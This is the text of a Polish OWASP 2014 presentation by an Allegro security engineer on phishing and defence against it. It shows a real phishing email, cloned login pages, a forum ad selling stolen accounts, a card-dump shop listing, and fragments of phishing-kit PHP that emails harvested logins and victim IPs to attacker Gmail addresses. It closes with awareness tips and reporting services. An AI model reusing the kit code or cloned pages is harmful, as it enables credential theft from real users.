

Phishing atak i obrona

allegro




02 grudnia
OWASP 2014
dawid.golak@allegro.pl





Ilość Incydentów bezpieczeństwa




Raport cert 2013





Phishing







Wrażliwe dane:

- Hasła, loginy
- Dane kart kredytowych
- Dane dostępowe
- Prywatne dane użytkownika





Wspólne cechy ?

Pieniądze

Banki

Ecommerce

Email





Od: [redacted]
Do: [redacted]
DW:
Temat: FW: Twoje Allegro konto w zostało zablokowane

----- Original Message -----

From: [Allegro](#)

To: [redacted]

Sent: Wednesday, November 26, 2014 11:00 AM

Subject: Twoje Allegro konto w zostało zablokowane

allegro

Dear **Allegro użytkownika**,

Twoje konto w Allegro zostanie zawieszony w ciągu najbliższych 24 godzin.

Nasz automatyczny system wykrył, że nie potwierdzić swój adres e-mail z Allegro od pierwszego dnia twój zarejestrowany.

Kliknij poniższy link, zaloguj się podając swoją nazwę użytkownika Allegro oraz hasła, zostaniesz przekierowany do do powierzchni profilu i będzie prosić o e-mail / login i hasło.

Bezpiecznie wprowadzić e-mail / Nazwa użytkownika i hasło, aby zakończyć etap potwierdzania i weryfikacji adresu e-mail z Allegro.

[KLIKNIJ TUTAJ ABY SPRAWDZIĆ Adres email.](#)

Nasz zautomatyzowany automatycznie zawiesić i zablokować konta Allegro, jeśli nie potwierdzi swój adres e-mail, w 24 godzin od otrzymania tej wiadomości.

Jak nigdy nie będzie mógł się zarejestrować lub zarejestrować nowe konto, jeśli obecne konto zostanie zawieszona.

Zespół Allegro konto





theyaoilibrary.org/tripsa.html

Strona korzysta z plików cookies w celu realizacji usług i zgodnie z [Polityką Plików Cookies](#). Możesz określić warunki przechowywania lub dostępu do plików cookies w Twojej przeglądarce.

Strefa marek Inspiracje moda.allegro wystaw przedmiot moje allegro [załóż konto](#) [zaloguj](#)

allegro

zaloguj się

e-mail lub login *

hasło *
(nie pamiętam hasła)

[załóż konto](#)

[zaloguj się](#)

[Zaloguj się z Facebook](#)

Zalogowanie oznacza akceptację [Regulaminu Allegro](#) w aktualnym brzmieniu (ostatnia aktualizacja: 18-09-2014, więcej informacji na stronie [Nowosci i komunikaty](#)).

* nie dotyczy osób, które rozwiązały umowę z Allegro

allegro

Cafe O nas Kontakt Praca Poznaj Allegro Regulamin Pomoc Wersja Mobilna





Tylko teraz Raty 0% od PayU

[dowiedz się więcej](#) ✕

[Strefa marek](#)

[Inspiracje](#)

[moda.allegro](#)

[wystaw przedmiot](#)

[moje allegro](#)

[załóż konto](#)

[zaloguj](#)

zaloguj się

e-mail lub login *

hasło *
(nie pamiętam hasła)

[zaloguj się](#)

Nie masz jeszcze konta na Allegro?

[załóż konto](#)

[Zaloguj się z Facebook](#)

Zalogowanie oznacza akceptację [Regulaminu Allegro](#) w aktualnym brzmieniu (ostatnia aktualizacja: 27-11-2014, więcej informacji na stronie [Nowości i komunikaty](#)).

* nie dotyczy osób, które rozwiązały umowę z Allegro





Posty [7]

dez0r

Active Member

Zarejestrowany: 2013-07-10

Posty: 186

Plusiki: 38

2013-07-12 12 Ostatnio edytowany przez dez0r (2014-02-25 19)

Aktualna oferta i cennik ponizej:

***Konta Allegro niezweryfikowane**

(dostajesz email z przypisanym kontem allegro, weryfikujesz aby czy dane pasuja do allegro,
Paczka: **100szt - 100PLN**

***PayPal oraz eBAY niezweryfikowane**

PayPal lub eBay: **50 szt- 50PLN**

PayPal lub eBay: **100szt - 90PLN**

***Pakiety zweryfikowanych pod wzgledem dzialania skrzynek email**

Na mailach znajdziesz wszystko poza kontami allegro bo te odkladam do dalszej sprzedazy
emaile zostaly przeskoanowane automatem po katem allegro reszta nieruszona
nikt poza wlascicielami na nie nie zagladal, cena tez dostoswana





Phishing





Sie müssen Ihre E-Mail-Adresse und Ihr Passwort eingeben. Versuchen Sie es bitte erneut.

Loggen Sie sich in Ihr Konto ein.

E-Mail-Adresse

Passwort

Einloggen

[E-Mail-Adresse oder Passwort vergessen?](#)

Alles in einem.

Kreditkarte oder Bankkonto? Sie haben die Wahl!

Einfach. Und meistens kostenlos.

Ein PayPal-Konto zu eröffnen, kostet nichts. Wir berechnen auch keine Transaktionsgebühr, wenn Sie etwas einkaufen. Ganz egal, welche Zahlungsquelle Sie wählen.





Spear phishing





ssl.molotok.ru

продать товар | мой молоток | зарегистрироваться | войти

molotok

Добро пожаловать!

Администрация Molotok никогда не просит сообщить пароль по e-mail или другим способом. Информацию о том, как сохранить свои данные в безопасности, вы найдете в [Центре безопасности](#).

Первый раз на Molotok?

- Покупайте и продавайте с удовольствием.
- Общайтесь с единомышленниками.
- Будьте уверены в безопасности сделок.

[Зарегистрироваться](#)

Уже зарегистрирован

Псевдоним или e-mail
(Еще не подтвердили свой электронный адрес?)


Пароль
(Забыли пароль?)

[Войти](#)

Ввод псевдонима и пароля означает, что вы принимаете [Соглашение](#) о предоставлении услуг и [Положение об оплате услуг](#) Molotok в текущей редакции.



allegro



molotok





controlyourexpresses.com/konto-Zaloguje/Allegro.html

Strona korzysta z plików cookies w celu realizacji usług i zgodnie z [Polityką Plików Cookies](#). Możesz określić warunki przechowywania lub dostępu do plików cookies w Twojej przeglądarce.

Tylko teraz **Raty 0% od PayU** [dowiedz się więcej](#)

[Strefa marek](#) [Inspiracje](#) [moda.allegro](#) [wystaw przedmiot](#) [moje allegro](#) [załóż konto](#) [zaloguj](#)

allegro

zaloguj się

e-mail lub login*

hasło*
(nie pamiętam hasła)

[zaloguj się](#)

[Nie masz jeszcze konta na Allegro?
załóż konto](#)

[Zaloguj się z Facebook](#)

Zalogowanie oznacza akceptację [Regulaminu Allegro](#) w aktualnym brzmieniu (ostatnia aktualizacja: 21-11-2014, więcej informacji na stronie [Nowosci i komunikaty](#)).

* nie dotyczy osób, które rozwiązały umowę z Allegro





Plik Edycja Widok Wyszukiwanie Terminal Pomoc

```
<div class="auth auth-wrapper separator-right">
  <form id="auth-form" action="play.php" method="post" class="alle
    <div class="form-group hidden">
      <input type="hidden" id="userForm_redirectUri" name="userForm[redirectUri]"
class="form-control"
maxlength=""
value="https://ssl.allegro.pl/fnd/landing-page/" />
```





```
$message .= "Client IP : ".$ip."\n";  
$message .= "HostName : ".$hostname."\n";  
$rmessage = "$message\n";  
$message .= "-----+ Created in 2014 [ flow ]  
$send="wood98001@gmail.com,surelady10@gmail.com";  
$subject = "Allegro LoGiN | $ip";  
$headers = "From: flo<ame@ll.com>";  
$str=array($send, $IP); foreach ($str as $send)  
if(mail($send,$subject,$rmessage,$headers) != false){  
mail($Send,$subject,$rmessage,$headers);
```





BIN	Type	Code	Country	Bank	Type2	Type3	Quantity	Price	Base	Order
441991	Visa	101	UNITED STATES OF AMERICA	ICBA BANCARD	N/A	N/A	245	20\$	Bulba Fresh2014	1 Add
518053	MasterCard	101	UNITED STATES OF AMERICA	BANK ONE MICHIGAN	N/A	N/A	113	20\$	Bulba Fresh2014	1 Add
514400	MasterCard	101	UNITED STATES OF AMERICA	SHAZAM INC	N/A	N/A	232	20\$	Bulba Fresh2014	1 Add
420911	Visa	101	UNITED STATES OF AMERICA	CTCE F.C.U.	CREDIT	CLASSIC	330	20\$	Bulba Fresh2014	1 Add
454098	Visa	101	DOMINICAN REPUBLIC	BANCO BHD S.A.	CREDIT	CLASSIC	54	73\$	Bulba Fresh2014	1 Add
420057	Visa	101	UNITED STATES OF AMERICA	CARD SERVICES FOR C.U.S INC	N/A	N/A	109	20\$	Bulba Fresh2014	1 Add
452016	Visa	101	CANADA	THE TORONTO-DOMINION BANK	CREDIT	CLASSIC	83	80\$	Bulba Fresh2014	1 Add
543365	MasterCard	101	UNITED STATES OF AMERICA	HOUSEHOLD BANK F.S.B	N/A	N/A	163	20\$	Bulba Fresh2014	1 Add
498640	Visa	101	JAPAN	UFJ CARD COMPANY LIMITED	CREDIT	CLASSIC	79	43\$	Bulba Fresh2014	1 Add
492520	Visa	101	NORWAY	VISA NORGE A/S	DEBIT	CLASSIC	93	50\$	Bulba Fresh2014	1 Add
551502	MasterCard	101	UNITED STATES OF AMERICA	MIDWEST PAYMENT SYSTEMS INC	N/A	N/A	379	20\$	Bulba Fresh2014	1 Add
496699	Visa	101	LEBANON	CREDIT LIBANAIS S.A.L.	CREDIT	GOLD/PREM	110	57\$	Bulba Fresh2014	1 Add
554460	MasterCard	101	BRAZIL	BANCO MERCANTIL FINASA S.A.	N/A	N/A	52	51\$	Bulba Fresh2014	1 Add





ABC Bezpieczeństwa

- Adres URL
- Wygląd linków w html
- Certyfikat SSL
- wiadomości email (wygrana/"groźby")
- Nagłówki email





Co robimy w Grupie Allegro ?





Centrum bezpieczeństwa allegro.pl

The screenshot shows the Allegro website's security center. The browser address bar displays `poznaj.allegro.pl/bezpieczenstwo/kupuj-bezpiecznie/`. The page header includes navigation links like "Strefa marek", "Inspiracje", and "moda.allegro". The main search bar contains the text "czego szukasz?". Below the search bar, there are categories like "Elektronika" and "Moda i uroda". The main content area is titled "Centrum Bezpieczeństwa" and features a list of security tips: "I. sprawdź przedmiot", "II. nie kupuj poza Allegro", "III. zapłać przez PayU", "IV. przesyłka rejestrowana", "V. masz problem?", and "VI. wzory pism". A large green shield icon is prominently displayed. To the right, the text "Bezpieczna strona zakupów" is followed by the instruction "Poznaj zasady bezpiecznego kupowania na Allegro." and the URL `http://poznaj.allegro.pl/bezpieczenstwo/`.





Phishtank

PhishTank is operated by [OpenDNS](#), a free service that makes your Internet safer, faster, and smarter. [Get started today!](#)

PhishTank® Out of the Net, into the Tank.


username [Sign In](#)
[Register](#) | [Forgot Password](#)

[Home](#) [Add A Phish](#) [Verify A Phish](#) [Phish Search](#) [Stats](#) [FAQ](#) [Developers](#) [Mailing Lists](#) [My Account](#)

Submission #2797798 is currently ONLINE

Submitted Nov 26th 2014 2:27 PM by [risueno](#) (Current time: Nov 28th 2014 8:02 AM UTC)

<http://controlyourexponses.com/konto-Zaloguje/Allegro.html>

 **Verified: Is a phish**
As verified by [Eyktan](#) [hiiran](#) [Polinka88](#) [frystule](#) [ZhoubiCZ](#) [Andy80](#) [sathhorn](#)

Is a phish **100%**
Is NOT a phish 0%

[Screenshot of site](#) [View site in frame](#) [View technical details](#) [View site in new window](#)

Strona korzysta z plików cookies w celu realizacji usług i zgodnie z [Polityką Plików Cookies](#). Możesz określić warunki przechowywania lub dostępu do plików cookies w Twojej przeglądarce.

Tylko teraz Raty 0% od PayU [dowiedz sie wiecej](#)

[Strefa marek](#) [Inspiracje](#) [moda.allegro](#) [wystaw przedmiot](#) [moje allegro](#) [załóż konto](#) [zaloguj](#)

allegro

<http://www.phishtank.com/>





Google SafeBrowsing



Zgłoszony przypadek oszustwa!

Strona agricolaguareschi.it została zgłoszona jako przypadek oszustwa i została zablokowana zgodnie z ustawieniami bezpieczeństwa.

Witryna oszusta może podawać się za zaufane źródło, celem tego ataku jest zwykle wyłudzenie danych osobowych i finansowych.

Wprowadzanie jakichkolwiek informacji osobistych na tej stronie może skutkować kradzieżą tożsamości lub inną malwersacją.

Zabierz mnie stąd!

Dlaczego ta strona została zablokowana?

[Zignoruj to ostrzeżenie](#)

www.google.com/safebrowsing/ diagnostic?site=http://aexample.com





Dziękuję za uwagę:)

dawid.golak@allegro.pl

